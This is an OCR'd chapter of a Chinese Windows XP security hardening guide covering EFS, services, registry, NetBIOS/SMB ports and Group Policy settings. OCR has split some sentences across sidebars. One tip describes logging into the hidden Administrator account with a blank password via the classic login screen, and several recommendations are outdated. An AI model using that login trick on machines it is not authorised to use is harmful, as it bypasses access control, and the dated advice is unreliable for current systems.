Cookie 在英文中是小甜品的意思，而这个词我们总能在浏览器中看到，食品怎么会跟浏览器扯上关系呢？在你浏览以前登录过的网站时可能会在网页中出现：你好 XX，感觉很亲切，就好像是吃了一个小甜品一样。这其实是通过访问你主机里边的一个文件来实现的，因此这个文件也就被称为了 Cookie。

Notice

用户可以将级别设置得非常高，但是对于普通用户来说意义不大，反而会影响到部分的上网功能与权限。

新手点拨

用户在第一次使用 Web 地址、表单、表单的用户名和密码后（如果同意保存密码），在下一次再想进入同样的 Web 页及输入密码时，只需输入开头部分，后面的就会自动完成，给用户带来了便利，但同时也带来了安全问题。在“内容”标签的“个人信息”区域，单击“自动完成”。选中要使用的“自动完成”选项的复选框。为了安全起见，防止泄露自己的一些信息，应该定期清除历史记录，这时只需在第 4 步单击“清除表单”和“清除密码”按钮即可。

新手点拨

在“筛选级别”下拉菜单中包含有3种级别的弹出窗口选项。如果选择“高：阻止所有弹出窗口（使用Ctrl替代）”选项，浏览器将阻止一切窗口的弹出，即使用户使用鼠标指针点击链接试图打开新的窗口也不行，而必须要在按下【Ctrl】键的情况下点击相关连接才能打开新窗口。

止设置对话框”，在“要允许的网站地址”文本框中输入用户希望可以忽略阻止的网站地址，然后单击“添加”按钮将其添加到“允许的站点”列表框中。这样，来自该站点的所有的窗口就不会受到弹出窗口阻止程序的限制了。

5.1.3利用加密文件系统(EFS)加密


在Windows XP中EFS（Encrypting File System，加密档案系统）使用扩展数据加密标准(DESX)作为加密算法。EFS自动地为用户生成一对密钥和证书，并在利用了CryptoAPI结构的情况下以公钥加密为基础。当用户加密文件夹的时候，该文件夹的下层所有文件夹和文件部将被自动加密。加密后的文件夹将限制、识别用户是否属于非法访问，只有对这个文件进行加密的用户可以打开这个文件并使用它。这对使用便携式电脑的用户非常适用，因为当电脑被丢失时，不必担心文件的泄露问题。

从网络安全的角度来看，一旦有一天，当入侵者对存储数据的计算机有完全入侵能力的时候，加密的文件也将使入侵者大感恼火，重重的加密文件登录鉴定和文件许可这些安全特性将有效地阻止入侵者的行为。

在Windows XP的资源管理器中选中需要加密的文件或文件夹，在选择文件夹或文件的情况下单击鼠标右键，在弹出的菜单中选择“属性”命令，随后在Windows XP弹出的文件加密对话框中单击“常规”标签，然后再依次选择“高级”→“加密内容以便保护数据”就可以了。

Notice

使用EFS加密必须注意备份好密钥，以防万一。这是因为使用EFS加密后，如果重装系统，密钥被丢失，原来被EFS加密的文件就无法打开！如果你没有事先做好密钥的备份，那么数据是永远打不开的。即使将NTFS分区转换成FAT32分区或者使用相同的用户名和密码登录甚至重新Ghost回原系统都不能解决问题，因此备份和导入EFS密钥就显得非常重要。



5.1.4屏蔽不需要的服务组件

Windows XP 众多的服务组件使用户享受到了前所未有的服务，但是出于种种原因，用户能真正在日常用到的组件还是为数不多，换句话说，也就是还不会用，这就造成了很大的系统资源浪费和一定的安全隐患，甚至黑客们还会借此尝试一些入侵。所以，屏蔽一些暂时还不需要的服务组件是目前我们所能做的安全设置中的一个重要部分。

右键单击“我的电脑”选择“属性”→“管理”→“服务的应用程序”→“服务”选项，可以看到 Windows XP 上加载的各个程序组件，选择其中部分服务组件，选中“属性”，然后单击“停止”，并将启动类型设置为手动或者已禁用。

5.1.5解决“系统假死”等现象

假死现象是由于用户在使用各种应用程序时操作不当或者系统本身问题等原因，导致正在使用的部分应用程序很长时间没有响应的现象。现在已经证实，这是一种程序编写上的 Bug，绝大多数还是因为当前执行的应用程序与系统无法兼容引起的。

新手点拨

备份 EFS 密钥的方法：

①首先以本地账号登录，最好是具有管理员权限的用户。然后单击“开始”→“运行”，输入“MMC”后回车，打开控制台界面。

②单击控制台面板的“文件”→“添加删除管理单元”，打开“添加/删除管理单元”对话框。

③单击“添加”按钮，打开“添加独立管理单元”对话框，选择“证书”后，返回控制台界面。

④依次展开左边的“控制台根节点”→“证书”→“个人”→“证书”→“选择账户”，右键所选账户，并在弹出的菜单中选择“所有任务”→“导出”，弹出“证书导出向导”。


Notice

在进行此项操作时必须注意到有些服务组件是 Windows XP 运行时所必须存在的，如果冒然关闭会造成系统运行困难甚至崩溃。我们可以通过双击该服务或者鼠标悬停查看该服务的说明，确定不需要该服务后再禁止。

Notice

目前微软网站已经提供了这一现象的补丁。

用户可尝试“兼容性”设置避免“系统假死”等现象，找到该程序的执行文件，然后单击鼠标右键，在弹出的对话框中选择“兼容性”标签，再在“兼容模式”下选择相应需要的运行环境。从而可以解决部分假死现象问题。像这样的系统补丁还有很多，建议用户多去微软网站看看，及时下载补丁程序。



Notice

Microsoft 在 Windows XP 用户界面中提供了两个应用程序兼容性工具：程序兼容性向导和兼容性外壳扩展。用户可以轻松访问和使用这些工具调整应用程序的兼容性设置。这些工具旨在帮助用户解决那些在 Windows XP 发布之后出现的应用程序，在没有 SysMain 数据库信息和 Windows Update 服务可供使用的情况下为兼容性问题的解决提供一些资源。

5.1.6使用功能更为强大的Msconfig

Msconfig 是 Windows 操作系统中的系统配置实用程序，在 Windows 98 中我们就会经常使用它来控制系统的进程，例如启动。Windows XP 提供了功能更为强大的 Msconfig，在 Windows XP 中我们不仅可以控制系统启动时自动运行的程序，还可以更改启动的服务和多操作系统共存时默认启动的系统。

Notice

在 Windows XP 中，有很多打开的服务进程如远程控制、驱动器共享等是普通用户不需要的。如果你在管理工具中关闭这些服务，下次启动 Windows XP 时，这些服务可能又自动打开了。此时，我们可以利用 Msconfig.exe 来管理 Windows XP 启动的服务。例如：运行 Msconfig.exe，单击“服务”选项，然后把 Server 前面的钩去掉后，共享驱动器就不会再打开了。

5.1.7禁止使用【Shift】键自动登录

在 Windows XP 中，如果启用了自动登录功能，普通用户就可

以通过按【Shift】键绕过登录输入用户名和口令的程序，从而造成非正常登录。我们可以设置注册表的相关键值来防止这种非法登录。进入注册表编辑程序，在 [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogo] 中新建“DWORD”键值 [Ignoreshiftoverride]，将值更改为“1”。这样就可以有效禁止一些用户利用【Shift】键自动登录。

5.1.8为注册表设置管理权限

注册表在很大程度上决定着计算机的运行环境、性能和软硬件配置，通过直接修改注册表，可以实现许多在控制面板中都无法达到的目的。然而，由于注册表的复杂性，一般的用户如果在对注册表操作时有严重失误，就极有可能导致整个系统的崩溃，造成数据的丢失。所以，作为操作系统的“管家”，加强用户对注册表的管理权限的控制是一种必要的管理措施之一。

Windows XP 可以对不同的用户设置不同级别的注册表访问权限，从而避免普通用户对注册表的不良操作。设置方法：进入注册表编辑器，单击“编辑”菜单下的“权限”菜单，在出现的“权限”管理对话框中，我们可以设置系统存在的账户对注册表的访问权限，单击“高级”按钮还可以进行一些具体的访问权限设置。

新手点拨

由于 Windows XP 在安装过程时，首先以 Administrator 默认登录，有不少朋友没有注意到为它设置密码，而是根据要求创建一个个人的账户，以后进入系统后即使用此账户登录，而且在 Windows XP 的登录界面中也只出现这个创建的用户账号，而不出现 Administrator，实际这个账号依然存在，而且密码为空。知道了这个原理，你可以直接正常启动，在登录界面出现后，按【Ctrl】+【Alt】，再按【Del】两次，即可出现经典登录画面，此时在用户名处填入 Administrator，密码为空即可进入。

新手点拨

在 [HKEY_LOCAL_MACHINE] → [SOFTWARE] → [Microsoft] → [Windows NT] → [CurrentVersion] → [Winlogon] → [SpecialAccounts] → [UserList]，增加一个 [DWORD] 值，[数值名称] 为需要关闭用户的登录名称，数值数据为 0，如需重开此用户只需将数值数据更改为 1 即可。

把管理员 Administrator 加回在登录选单内

在 [HKEY_LOCAL_MACHINE] → [SOFTWARE] → [Microsoft] → [Windows NT] → [CurrentVersion] → [Winlogon] → [SpecialAccounts] → 在 [UserList] 增加一个 [DWORD] 值，数值名称为 [Administrator]，数值数据为 [1]= 显示，[0]= 隐藏。

5.1.9封闭网络中的NetBIOS和SMB端口

Notice

Windows NetBIOS 和 SMB 端口（135-139 端口还有 445 端口）之间的交流可以提供关于 Windows 系统的很多信息，并且可能引起潜在的攻击。因此禁止从局域网外连向系统这些端口的连接是很重要的。

在 Windows 环境中，NetBIOS 定义了一个软件接口和命名协议，基于 TCP/IP 之上的 NetBIOS（NetBT）为 TCP/IP 协议提供了 NetBIOS 程序接口。Windows 2000 和 Windows XP 使用 NetBT 与 Windows NT 以及更老版本的 Windows（例如 Windows 9X）系统交流。然而，当与其他 Windows 2000 或者 Windows XP 计算机交流时，Windows XP 使用了 direct hosting。Direct hosting 在命名协议方面利用了 DNS 代替 NetBIOS，并使用了 TCP 445 端口而不是 TCP 139 端口。服务器消息过滤服务使用直接通过 TCP/IP 协议的网络资源共享，而不是使用 NetBIOS 作为“中间人”。

建议在防火墙或者路由器上阻挡到 135、137、138、139 和 445 端口的出站以及入站连接，大量的攻击以及潜在的威胁都是因为出站的 SMB 连接造成的。

5.2 组策略安全性设置

- 5.2.1 认识组策略
- 5.2.2 重命名默认账户
- 5.2.3 启用账户锁定策略
- 5.2.4 启用密码策略
- 5.2.5 不显示上次登录的用户名
- 5.2.6 启用审核策略
- 5.2.7 不同用户不同权限
- 5.2.8 其他策略

新手点拨

在组策略中，用户可以定义桌面环境的各种组件、使用程序、出现在用户桌面上的图标、“开始”菜单选项、哪些用户可以修改桌面及哪些用户不能修改桌面等等。

设置好 Windows 的组策略能大大提高系统的安全性，组策略是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。

5.2.1认识组策略

组策略是配置 Windows 很重要的工具，我们先来具体了解一下组策略的基础知识。

No.01 组策略与注册表

说到组策略，就不得不提注册表。注册表是 Windows 系统中保存系统、应用软件配置的数据库，随着 Windows 功能的越来越丰富，注册表里的配置项目也越来越多。很多配置都是可以自定义设置的，但这些配置发布在注册表的各个角落，如果是手工配置，可想而知是多么困难和烦杂。而组策略则将系统重要的配置功能汇集成各种配置模块，供管理人员直接使用，从而达到方便管理计算机的目的。

Notice

简单地说，组策略就是修改注册表中的配置。当然，组策略使用自己更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，远比手工修改注册表方便、灵活，功能也更加强大。

No.02 组策略的版本

大部分 Windows 9X/NT 用户可能听过“系统策略”的概念，而我们现在大部分听到的则是“组策略”这个名字。其实组策略是系统策略的更高级扩展，它是由 Windows 9X/NT 的“系统策略”发展而来的，具有更多的管理模板和更灵活的设置对象及更多的功能，目前主要应用于 Windows 2000/XP/2003 系统。


早期系统策略的运行机制是通过策略管理模板，定义特定的 .POL(通常是 Config.pol) 文件。当用户登录的时候，它会重写注册表中的设置值。当然，系统策略编辑器也支持对当前注册表的修改，另外也支持连接网络计算机并对其注册表进行设置。而组策略及其工具，则是对当前注册表进行直接修改。显然，Windows 2000/XP/2003 系统的网络功能是其最大的特色之处，其网络功能自然是不可少的，因此组策略工具还可以打开网络上的计算机进行配置，甚至可以打开某个 Active Directory 对象（即站点、域或组织单位）并对它进行设置。这是以前“系统策略编辑器”工具无法做到的。

Notice

无论是系统策略还是组策略，它们的基本原理都是修改注册表中相应的配置项目，从而达到配置计算机的目的，只是它们的一些运行机制发生了变化和扩展而已。

No.03 启动组策略的方法

在 Windows 2000/XP/2003 系统中，依次单击“开始”→“运行”，在打开“运行”对话框中输入“gpedit.msc”命令。在打开的组策略窗口中，左侧树形列表中出现了“计算机配置”和“用户配置”分支。



5.2.2重命名默认账户

通过 IPC$ 或终端服务可以远程登录到计算机。在这个终端服务客户端的窗口中，只要正确输入了 Windows 的管理员账户和密码，就能像操作本地电脑那样操作远程的计算机。

Windows 内置了“Administrator”和“Guest”账户，而“Administrator”就是具有全部权限的管理员账户，一些“爆破手”可以通过密码猜测或爆力破解的方法获得这一账户的口令，所以建议用户重命名这两个账户。

No.01 打开安全选项

首先在“开始”菜单中单击“运行”，并输入“gpedit.msc”打开组策略编辑器，依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”分支。

No.02 重命名Administrator和Guest账户

在右侧分别双击“重命名系统管理员账户”和“重命名来宾账户”策略，在弹出的对话框上重新输入一个账户名即可重命名 Administrator 和 Guest 账户。

新手点拨

计算机策略在计算机启动时获得，用户策略在用户登录时获得。所有策略的设置都将保存到注册表的相关项目中。对计算机策略的设置保存到注册表的【HKEY_LOCAL_MACHINE】的相关项中，对用户的策略设置将保存到【HKEY_CURRENT_USER】相关项中。

新手点拨

对于黑客来说，得到 Administrator 账户的密码是他们梦寐以求的事情，但 Administrator 账户又不能被删除或禁用（即便改名以后也不能被删除或禁用，这样可以确保用户不会因为删除或禁用所有的管理员账户而失去添加或删除账户的管理权限），所以要保证该账户的安全，可行的办法就是改名或使用一个复杂的密码。

Notice

IPC$ 连接不能用于 Windows 9X 的系统


5.2.3启用账户锁定策略

有些黑客会利用账户词典和密码词典远程破解 Windows 账户以便通过 IPC$ 或终端服务远程登录到 Windows，启用账户锁定策略可以有效防止黑客通过这种方法远程破解 Windows 账户。


No.01 打开账户锁定策略选项

打开组策略编辑器，依次展开“计算机配置”→“Windows 设置”→“安

全设置”→“账户策略”→“账户锁定策略”选项。



No.02 设置登录失败次数



在右侧双击“账户锁定阈值”，在弹出的对话框上输入“5”（登录失败 5 次被猜测的账户将被锁定），接着，再双击“账户锁定时间”，在弹出的对话框输入“30”（30 分钟之后锁定将被解除），这样，就可有效地防止黑客利用软件采用穷举法远程破解 Windows 账户。


Notice

有些用户喜欢把 Administrator 账户改名为 Admin、Root 之类的名字，这样改了等于没改，因为在黑客使用的大多数账户词典中，这类账户早就被列为爆破的对象。

5.2.4启用密码策略

从上面的介绍可以看出 Windows 账户和密码的重要性，但是大多数 Windows 用户的账户使用的却是“弱口令”（密码极易被破解的口令），甚至有些用户的 Administrator 账户是空口令。为了防止账户和密码设置上的“轻率”，使 Windows 账户有一个复杂的密码，建议按以下方法启用密码策略。

No.01 打开密码策略选项



打开组策略编辑器，依次展开“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”选项。

新手点拨

密码策略不可选择？

在“控制面板”中双击“管理工具”→“本地安全策略”，打开本种安全设置窗口，接着依次打开左边的“本地策略”→“安全选项”，然后在右边找到并双击“登录屏幕上不要显示上次登录的用户名”，在弹出的本地安全策略这种窗口中选中“已启用”并“确定”退出。如此就可以让密码策略可用了。

Notice

短密码的安全性很低，因为使用词典破解工具可以很容易地破解短密码，但不是说长密码就一定很安全，很长的密码可能会造成密码输入错误而导致账户被锁定，另外，太长的密码为了便于记忆可能会被写下来或保存在电脑中，这反而会降低密码的安全性，所以在大多数环境下，建议使用由8个字符组成的密码，这种密码因为它足够长，所以它可提供充分的安全性，同时也因为它足够短，所以有能够便于记忆。

No.02 密码策略

双击相应的策略，在弹出的对话框上启用“密码必须符合复杂性要求”策略，并设置密码长度的最小值为8个字符，强制密码历史为3个，密码最长存留期为30天。


5.2.5不显示上次登录的用户名

对于Windows Server在交互式登录窗口上会显示上次登录的账号名，为了防止用户猜测或破解这一账号，我们可以让Windows Server的交互式登录窗口不显示上次登录的账号名。

Notice


有的Windows XP的用户为了系统安全，也采用Windows Server那样的传统的“用户名+密码”登录模式，使用该策略同样对Windows XP管用。

No.01 打开安全选项



打开组策略编辑器，依次展开“计算机配置”→“Windows设置”→“安全设置”→“本地策略”→“安全选项”。

No.02 启动不显示上次的用户名




在右侧双击“登录屏幕上不要显示上次登录的用户名”策略，在弹出的对话框上选择“已启用”即可。

5.2.6启用审核策略

审核策略是 Windows 2000 及以后版本组策略中引入的一个安全机制。它可以用日志形式记录系统中已经被审核的事件，而系统管理员通过生成的日志文件，能轻易发现和跟踪发生在所管理区域内的可疑事件。比如谁曾经访问过哪个文件、哪些非法程序入侵了电脑等。

No.01 开启“审核对象访问”策略



打开组策略编辑器，依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“审核策略”，双击右侧窗格中的“审核对象访问”，勾选“成功”或“失败”即可。

No.02 打开事件查看器

设置了一则审核策略，还得通过事件查看器来获取信息。在“开始”→“运行”中输入“Eventvwr.msc”打开事件查看器。

No.03 审核事件

接着定位到“事件查看器→安全性”，在右侧窗格中记录了许多“成功审核”、“失败审核”的安全性事件。这里我们可以看见用户名为“xyz”成功的登录过本主机。

Notice

通过在“开始”→“运行”中输入“secpol.msc”也能打开“本地安全策略”窗口。

新手点拨

我们应该养成经常在“控制面板”→“管理工具”→“事件查看器”里查看事件的好习惯。比如，当你修改过“组策略”后，系统就发生了问题，此时“事件查看器”就会及时告诉你改了哪些策略。在“登录事件”里，你可以查看到详细的登录事件，知道有人曾尝试使用禁用的账户登录、谁的账户密码已过期……而要启用哪些审核，只要双击相应的项目，选中“成功”和“失败”两个选项即可。

Notice


Windows XP Home Edition 没有“组策略”，只有 Windows XP Professional 版本才有“组策略”，这一点注意。

Notice

实行审核策略的前提，首先是安装了Windows XP专业版（或Windows 2003），要求审核的文件、文件夹和注册表项等必须位于NTFS文件系统分区，其次必须如上所述打开对象访问事件审核策略。符合以上条件，就可以对特定文件或文件夹进行审核，并且对哪些用户或组指定哪些类型的访问进行审核。

No.04 筛选事件

通常情况记录的事件很多，可以对其进行筛选，依次在事件查看器菜单栏中选择“查看”→“筛选”，在“筛选器”选项卡下面的时间类型中只勾选“成功审核”和“失败审核”；而“事件来源”和“类别”可根据不同的审查对象和审查内容进行筛选，一般情况只需要查看560事件即可。



5.2.7不同用户不同权限

当多人共用一台主机时，为了安全可以设置不同用户对主机的访问控制权限各不相同。

Notice

“权限”（Permission）是针对资源而言的。也就是说，设置权限只能是以资源为对象，即“设置某个文件夹有哪些用户可以拥有相应的权限”，而不能是以用户为主，即“设置某个用户可以对哪些资源拥有权限”。这就意味着“权限”必须针对“资源”而言，脱离了资源去谈权限毫无意义——在提到权限的具体实施时，“某个资源”是必须存在的。

No.01 打开用户权利指派项

打开组策略编辑器，依次展开“计算机配置”→“Windows设置”→“安全设置”→“本地策略”→“用户权利指派”。在对应“用户权利指派”项目的右侧窗口区域中，有多种权利可供指派。

No.02 拒绝本地登录

例如，只允许账户为“aaa”用户通过网络连接方式来远程访问本机的内容，而不允许其在本地登录本机写入内容或执行其中的应用程序时，那么在这里就双击“拒绝本地登录”权限。

在其后打开的设置窗口中，单击一下“添加”，然后选中 aaa 用户所对应的账号名称，再单击“添加”按钮，这样 aaa 用户日后就只能通过远程网络来访问服务器中的内容了。

5.2.8其他策略

设置组策略还可以实现许多其他功能，下面我们简要地介绍一下其他比较有用的设置。

No.01 隐藏桌面的系统图标

若要隐藏桌面上的“网上邻居”和“Internet Explorer”图标，只要在右侧窗口中将“隐藏桌面上网上邻居图标”和“隐藏桌面上的 Internet Explorer 图标”两个策略选项启用即可。如果隐藏桌面上的所有图标，只要将“隐藏和禁用桌面上的所有项目”启用即可。当启用了“删除桌面上的我的文档图标”和“删除桌面上的我的电脑图标”两个选项以后，“我的电脑”和“我的文档”图标将从你的电脑桌面上消失了。如果在桌面上你不再喜欢“回收站”这个图标，那么也可以把它给删除，具体方法是将“从桌面删除回收站”策略项启用。

No.02 禁止对桌面的某些更改

如果不希望别人随意改变计算机桌面的设置，可在右侧窗口中将“退出时不保存设置”这个策略选项启用。当启用这个了设置以后，其他用户可以对桌面做某些更改，但有些更改，诸如图标和打开窗口的位置、任务栏的位置及大

新手点拨


通过“用户权利指派”，也可以将本地登录控制权限分配给 bbb 用户、将文件或其他对象的所有权分配给 ccc 用户等。一旦为不同用户分配好了不同控制权限后，日后管理员就能根据权限级别的不同，来有针对性地管理和控制用户了。例如，要是发现服务器在没有接入到网络的时间内，有人随意向服务器中上传非法信息而需要追究时，管理员可以很轻松地将 aaa 用户排除在外，毕竟 aaa 用户没有这样的“作案能力”！

Notice

倘若隐藏桌面上的系统图标，传统的方法是通过采用修改注册表的方式来实现，这势必造成一定的风险性，采用组策略编辑器，即可方便快捷地达到此目的。

小在用户注销后都无法保存。


No.03 禁止访问控制面板



如果不希望其他用户访问计算机的“控制面板”，同样可以使用组策略来实现。打开“组策略控制台”→“用户配置”→“管理模板”→“控制面板”中的“禁止访问控制面板”并启用此策略。

此策略启用后可以防止“控制面板”程序文件（Control.exe）的启动。他人将无法启动“控制面板”（或运行任何“控制面板”项目）。

No.04 禁用注册表编辑器



为了防止他人进入电脑后对注册表文件进行修改，可以在组策略中对注册表编辑器做禁止访问设置。具体操作方法：打开“组策略控制台”→“用户配置”→“系统”中的“阻止访问注册表编辑工具”并启用此策略。

No.05 禁止更改显示属性

选择“控制面板”中的“显示”或在Windows桌面的空白处单击右键选择“属性”，可进入“显示设置”对话框，可以对桌面主题、桌面背景、屏保程序、显示设置等各项进行设置，如果不想让别人随意更改各项设置，可以通过组策略将它隐藏起来。

新手点拨

禁止更换桌面壁纸


在Windows操作系统中，桌面壁纸是可以随时更换的，当然，可能通过修改注册来来禁止更换桌面壁纸。操作方法：打开“注册表编辑器”，依次展开“HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionPolicies”项，在“Policies”上单击鼠标右键，在弹出的快捷菜单中选择“新建”→“主键”命令，将主键命名为“ActiveDesktop”，选择新主键，在右边的窗口中新建一个名为“NoChangingWallPaper”的双字节值，双击该值，在打开的对话框中将数值数据设为“1”，确定后关闭注册表编辑器。

Notice

这个设置将从“开始”菜单中删除“控制面板”。同时这个设置还从“Windows资源管理器”中删除“控制面板”文件夹。

新手点拨

此策略被启用后，用户试图启动注册表编辑器（Regedit.exe及Regedt32.exe）的时候，系统会禁止这类操作并弹出警告消息。




打开“组策略控制台”→“用户配置”→“管理模板”→“控制面板”→“显示”，然后可以看到隐藏桌面选项卡、隐藏主题选项卡、隐藏保护程序选项卡、隐藏设置选项卡等策略配置，可根据需要对这些项目进行配置。

Notice

比如启用了“隐藏‘桌面’选项卡”策略后，再打开“显示属性”对话框，就看不到“桌面”标签了，这样自然就无法再对桌面属性进行更改了。

No.06 禁止使用命令提示符




在 Windows 2000/XP/2003 的运行栏中输入“cmd.exe”就可以进入命令提示符状态，并可以继续运行一些类似于 DOS 的命令和其他命令行程序。出于对安全的考虑，有些系统应该屏蔽此功能。

打开“组策略控制台”→“用户配置”→“管理模板”→“系统”中的“阻止访问命令提示符”并启用此策略，并在下面列表框中选择是否“也停用命令提示符脚本处理”，这个设置还决定批处理文件“.cmd”和“.bat”是否可以在计算机上运行。

Notice

如果启用这个设置，在用户试图打开命令窗口时，系统会显示一条消息，解释设置阻止这一操作。



No.07 防止从“我的电脑”访问驱动器

此策略让用户无法查看在“我的电脑”或“Windows 资源管理器”中所选驱动器的内容。同时它也禁止使用运行对话框、镜像网络驱动器对话框或 Dir 命令查看在这些驱动器上的目录。

打开“组策略控制台”→“用户配置”→“管理模板”→“Windows 组件”→“Windows 资源管理器”中的“防止从‘我的电脑’访问驱动器”并启用此策略，并在下面列表框中选择一个驱动器或几个驱动器。

Notice

设置了“防止从我的电脑访问驱动器”策略后，这些代表指定驱动器的图标仍旧会出现在“我的电脑”中，但是如果用户双击图标，会出现一条消息解释设置防止这一操作。同时这些设置不会防止用户使用其它程序访问本地和网络驱动器。并且不防止他们使用磁盘管理即插即用查看和更改驱动器特性。

5.3 注册表安全设置


众所周知，Windows 操作系统的注册表是一个藏龙卧虎的地方，所有系统设置都可以在注册表中找到踪影，所有的程序启动方式和服务启动类型都可通过注册表中的小小键值来控制。

然而，正因为注册表的强大使得它也成为了一个藏污纳垢的地方。病毒和木马常常寄生在此，偷偷摸摸地干着罪恶勾当，威胁着原本健康的操作系统。如何才能有效地防范病毒和木马的侵袭，保证系统的正常运行呢？下面从服务、默认设置、权限分配等九个方面入手为读者介绍如何通过注册表打造一个安全的系统。

5.3.1拒绝“信”骚扰

No.01 安全隐患

在 Windows 2000/XP 系统中，默认的 Messenger 服务处于启动状态，不怀好意者可通过“net send”指令向目标计算机发送信息。目标计算机会不时地收到他人发来的骚扰信息，严重影响正常使用。



No.02 解决方法

首先打开注册表编辑器。对于系统服务来说，我们可以通过注册表中[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]项下的各个选项来进行管理，其中的每个子键就是系统中对应的“服务”，如“Messenger”服务对应的子键是“Messenger”。我们只要找到 Messenger 项下的 START 键值，将该值修改为 4 即可。这样该服务就会被禁用，用户就再也不会受到“信”骚扰了。

Notice

依次单击“开始”→“运行”打开“运行”栏，并输入“regedit”即可打开注册表编辑器。

5.3.2关闭“远程注册表服务”

No.01 安全隐患

如果黑客连接到了我们的计算机，而且计算机启用了远程注册表服务(Remote Registry)，那么黑客就可远程设置注册表中的服务，因此远程注册表服务需要特别保护。

No.02 解决方法

